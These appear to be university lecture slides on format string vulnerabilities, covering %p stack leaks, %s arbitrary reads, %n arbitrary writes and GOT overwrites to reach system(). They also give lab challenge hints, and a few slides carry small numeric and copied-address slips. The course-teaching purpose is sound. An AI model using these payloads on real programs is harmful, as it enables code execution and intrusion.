CS419/579
Cyber Attacks & Defense

Format String Vulnerability

11/14/19

Oregon State University

sr-1

- Leaking some bytes from the stack
- This will contain the return address of main()
  - Leak somewhere in the middle of __libc_start_main
  - You can calculate the address of ‘execl()’
  - execl(const char* path, args, …);

- Run execl(“@”, 0);
  - In the program 4, run setregid(getegid(), getegid()); system(“sh”);

ar-2

- Leak the GOT of any function
  - Printf? Puts? Anything!

- Calculate the distance from that function to execl()
  - `addr_execl: address_in_got_printf – an_address_of_printf + an_address_of_execl`

- `execl("@", 0);`

Oregon State University

AW-1 and AW-2

- aw-1
  - Write the address of please_execute_me to the GOT of printf
  - printf() will be replaced to please_execute_me();

- aw-2
  - Leak the GOT of printf() with AR
  - Calculate the address of system() from printf()
  - Overwrite the GOT of printf = system
  - printf() will be replaced to system();


Oregon State University

fs-read-1

- Use many %p to see the random value!
- Practice %6$p, %7$p, etc..

Stack

```
gdb-peda$ disas check_function
Dump of assembler code for function check_function:
   0x080484b3 <+0>:     push   %ebp
   0x080484b4 <+1>:     mov    %esp,%ebp
   0x080484b6 <+3>:     sub    $0x8,%esp
   0x080484b9 <+6>:     sub    $0xc,%esp
   0x080484bc <+9>:     push   $0x80485e0
   0x080484c1 <+14>:    call   0x8048350 <printf@plt>
   0x080484c6 <+19>:    add    $0x10,%esp
   0x080484c9 <+22>:    nop
   0x080484ca <+23>:    leave
   0x080484cb <+24>:    ret
```




```
red9057@blue9057-vm-ctf3 : ~/week4/aslr-2
$ ./aslr-2
Your buffer? I don't wanna let you know my address!
Does these leak some?: 0xb7eda000 0xbfb02958 0x80484e2 0x8048628 0x1 0xbfb02958
0x80484ea (nil) 0x1 0xb7f1e918 0xf0b5ff 0xb7f1e000 0x804824c 0xc2 0xb7db86bb
Please type your name:
```

Stack Information Leak via FSV

- printf(buf)
- Type %p %p %p %p %p %p %p %p %p
- This will eventually leak values in the stack

```
red9057@blue9057-vm-ctf2 : ~/week6/fs-read-1
$ ./fs-read-1-32
Please type your name first:
%p %p %p %p %p %p %p %p %p
Hello 0xffbbfa6c 0x3f 0x804870a 0xf7f297eb (nil) 0xcee1b5fe 0x25207025 0x70252070 0x20702520

Can you guess the random?
1
Wrong, your random was 0xcee1b5fe but you typed 0x00000001
```

fs-read-2

- Buffer is 64 bytes. You can only put 32 %p.
- But you cannot reach to the random value on the stack (too far)
- Use gdb, to figure out
  - Values from which address %1$p prints? -> [addr_a]
  - Which address stores the random value -> [addr_b]
  - ([addr_b] - [addr_a])/4 = distance as arg
  - E.g., if that value is 77,
  - %77$p
  - will print the random

```
/*
 * On the stack, these variables will be placed in backward:
 * [ret addr]
 * [saved ebp]              <-- %ebp points here
 * [other...]
 * [random - 4 bytes]
 * [name - 64 bytes]
 * [buf - 512 bytes]
 * [other - 4 bytes]
 * [arg space]
 * [arg space]
 * [arg space]              <-- %esp points here...
 *
 * check the disassembly to get a more accurate information
 */
```

Format String Vulnerability

- Format String
  - printf(“%d %x %s %p %n\n”, 1, 2, “asdf”, 3, &i);

- The vulnerability
  - char buf[512];
  - printf(“%s”, buf);
  - **printf(buf);**
  - **printf(“%p %p %p %p %p %p”);**
    - This will print some values from stack

Format String Vulnerability

- Format String
  - printf(“%d %x %s %p %n\n”, 1, 2, “asdf”, 3, &i);

- Can be exploited as:
  - Arbitrary read
  - Arbitrary write

Format String Vulnerability

- Useful directives
  - %x – value, print an argument as a hexadecimal value
  - %d – value, print an argument as a decimal value
  - %p – value, print an argument as a hexadecimal value with prefix 0x-

  - %s – pointer, print an argument as a string; print the data in the address
  - %n – pointer, write the number of printed bytes to the address

Oregon State University

Format String Parameters

- %n – store # of printed characters

- int i;
- printf(“asdf%n”, &i);
  - i = 4
- printf(“%12345x%n”, 1, &i);
  - Print 1 as 12345 characters (“ ” * 12344 + “1”)
  - Store 12345 to i

Oregon State University

Where is the random in fs-read-1?


```
0x080486f4 <+1>:    mov    %esp,%ebp
0x080486f6 <+3>:    push   %ebx
0x080486f7 <+4>:    sub    $0x54,%esp

0x08048705 <+18>:   call   0x8048683 <read_random>
0x0804870a <+23>:   mov    %eax,-0x50(%ebp)

0x08048737 <+68>:   sub    $0xc,%esp
0x0804873a <+71>:   push   $0x80488f3
0x0804873f <+76>:   call   0x80484a0 <printf@plt>
```

0x54

Random is at -0x50(%ebp)



6th

5th

4th

3rd

2nd

Oregon State University

Arbitrary Read via FSV

- In fs-read-1

```
red9057@blue9057-vm-ctf2 : ~/week6/fs-read-1
$ ./fs-read-1-32
Please type your name first:
%p %p %p %p %p %p %p %p %p
Hello 0xffbbfa6c 0x3f 0x804870a 0xf7f297eb (nil) 0xcee1b5fe 0x25207025 0x70252070 0x20702520

Can you guess the random?
1
Wrong, your random was 0xcee1b5fe but you typed 0x00000001
```

- %p %p ....
- Why?


Oregon State University

Arbitrary Read via FSV

- The buffer is on the stack
  - Your input can also be treated as an argument

```
0x08048729 <+54>:     lea     -0x4c(%ebp),%eax
0x0804872c <+57>:     push    %eax
0x0804872d <+58>:     push    $0x0
0x0804872f <+60>:     call    0x8048490 <read@plt>
```


- Can you exploit this to perform arbitrary read via FSV?



Oregon State University

Arbitrary Read via FSV (%s)

- Put address to read on the stack
  - Suppose the address is 0x804a010 (GOT of printf)
- Prepare the string input
  - "\x10\xa0\x04\x08%7$x" (print 0x804a010, test it first)
  - "\x10\xa0\x04\x08%7$s" (read the data!)



Arbitrary Read via FSV (%s)

- Capability
  - Can read "string" data in the address
  - Read terminates when it sees "\x00"


- Tricks to read more…
  - "\x10\xa0\x04\x08\x11\xa0\x04\x08\x12\xa0\x04\x08\x13\xa0\x04\x08"
  - "%7$s|%8$s|%9$s|%10$s"

  - You will get values separated by | (observing || means that it is a null string)
    - E.g., 1|2||3 then the value will be "12\x003"

Oregon State University

Arbitrary Write via FSV (%n)

- Put address to read on the stack
  - Suppose the address is 0x804a010 (GOT of printf)
- Prepare the string input
  - "\x10\xa0\x04\x08%7$x" (print 0x804a010, test it first)
  - "\x10\xa0\x04\x08%7$n" (write the data!)
- Will write 4, because it has printed "\x10\xa0\x04\x08" before the %7$n parameter



Oregon State University

Arbitrary Write via FSV (%n)

- Can you write arbitrary values? Not just 4?

- %10x – prints 10 characters regardless the value of arugment
- %10000x – prints 10000 …
- %1073741824x – prints 2^30 characters …

- How to write 0xfaceb00c?
  - %4207489484x
  - NO….

```
>>> 0xfaceb00c
4207849484
```

Oregon State University

Arbitrary Write via FSV (%n)

- Challenges…
  - Printing 4 billion characters is super SLOW…
  - Remote attack – you need to download 4GB…
  - What about 64bit machines – 48bit addresses?

```
>>> 0x7ffff7a52390
140737348182928
```

```
gdb-peda$ print system
$2 = {<text variable, no debug info>} 0x7ffff7a52390 <__libc_system>
```

- A trick
  - Split write into multiple times (2 times, 4 times, etc.)

Oregon State University

Arbitrary Write via FSV (%n)

- Writing 0xfaceb00c to 0x804a010

- Prepare two addresses as arguments
  - “\x10\xa0\x04\x08\x12\xa0\x04\x08”
  - Printed **8** bytes
  - Write **0xb00c** at 0x0804a010 [%(**0xb00c**-**8**)x%n], %45060x%n
    - This will write 4 bytes, 0x0000b00c at 0x804a010 ~ 0x804a014
  - Write **0xface** at 0x804a012 [%(**0xface** – **0xb00c**)x%n], %19138x%n
    - This will write 4 bytes, 0x0000face at 0x804a012 ~ 0x804a016
- What about 0x0000 at 0x804a014~0x804a016?
  - We do not care…

Oregon State University

Arbitrary Write via FSV (%n)

- Can we overwrite 0x12345678?
- Write **0x5678** to the address
  - % (0x5678 – 8) n
- Write **0x1234** to the (address + 2)
  - % (0x1234 – 0x5678) n
  - % (0x011234 – 0x5678) n
- “**\x10\xa0\x04\x08\x12\xa0\x04\x08**%**22128**x**%7$n**%**48060**x**%8$n**

Arbitrary Write via FSV (%n) – amd64

- Writing 0xfaceb00c to 0x60108c
- Prepare two addresses as arguments
  - “\x8c\x10\x60\x00\x00\x00\x00\x00\x8e\x10\x60\x00\x00\x00\x00\x00”
  - Printed **16** bytes
  - Write **0xb00c** at 0x0804a010 [%(**0xb00c**-**16**)x%n], %45060x%n
    - This will write 4 bytes, 0x0000b00c at 0x804a010 ~ 0x804a014
  - Write **0xface** at 0x804a012 [%(**0xface** – **0xb00c**)x%n], %19138x%n
    - This will write 4 bytes, 0x0000face at 0x804a012 ~ 0x804a016
- Will this work?

Arbitrary Write via FSV (%n) – amd64

- Writing 0xfaceb00c to 0x60108c
- Prepare two addresses as arguments
  - "\x8c\x10\x60\x00\x00\x00\x00\x00\x8e\x10\x60\x00\x00\x00\x00\x00"
- Printf will stop printing values if it sees any \x00 in the string
  - \x00 == NULL, NULL means the end of the string!
- How to avoid this?

Oregon State University

Arbitrary Write via FSV (%n)

- Can we overwrite 0x12345678 to 0x60108c?
- Write **0x5678** to the address
  - % (0x5678) n
- Write **0x1234** to the (address + 2)
  - % (0x1234 – 0x5678) n
  - % (0x011234 – 0x5678) n
- "%**22136**x**%7$n**%**48060**x**%8$nAA**"
  - Why AA? To make the entire thing 24 bytes (multiples of 8)

Oregon State University

Arbitrary Write via FSV (%n)

- “%22136x%7$n%48060x%8$nAA”
  - Why AA? To make the entire thing 24 bytes (multiples of 8)
- And then, we will attach 0x60108c

- “%22136x%10$n%48060x%11$n\x8c\x10\x60\x00\x00\x00\x00\x00\x8e\x10\x60\x00\x00\x00\x00\x00”
- Why does this work?
  - printf will process all colored parts and \x8c\x10\x60
  - it will stop printing once it sees \x00
  - But %10$n and %11$n works…
    - Why 10 and 11? We printed 24 (24/8 == 3) bytes (+3)

Aribtrary Code Execution via FSV

- Suppose we can control FSV twice
- Use %s to read the GOT of puts
  - Calculate the address of system()
- Use %n to write the GOT of printf
  - To system()
- printf() will become system()
  - system("Welcome …");

fs-arbt-read

- Get the address of random value in global variable area
- Use %s to leak the value
- 64bit: put the address at the end!
  - E.g., “%7$sBBBB\xaa\xdd\xdd\xdd\x00\x00\x00\x00”

fs-arbt-write

- Get the address of the target global variable
- Get target value: 0xfaceb00c

- Calculate first and second print values
  - First: 0xb00c – 8
  - Second: 0xface-0xb00c

- Use %x to print that many characters, and use %n to overwrite value
- 64bit: put the addresses at the end!

fs-code-exec

- 2 printf calls
- Use 1st call as Arbitrary Read
  - Leak GOT of printf
- Use 2nd call as Arbitrary Write
  - Overwrite the GOT of printf to system()

Oregon State University

fs-code-exec-pie-64

- PIE, NX, Stack-cookie; 3 printf calls

- Use 1st call as Sequential Read (%p %p %p %p %p %p…)
  - Leak code address of the program
  - Get the address of GOT by offsetting it!
- Use 2nd call as Arbitrary Read
  - Leak GOT of printf

- Use 3rd call as Arbitrary Write
  - Overwrite the GOT of printf to system()

Oregon State University

Extra-credit: fs-no-binary-pie-64 (+200)

- PIE, NX, Stack-cookie enabled
- Two printf calls
- Use SR, AR and AW wisely
  - Leak binary program!
  - Understand what program does!
  - Get a shell!
  - Read the flag!
- Hint: the program does not do setregid(getegid(), getegid()) for you.

Oregon State University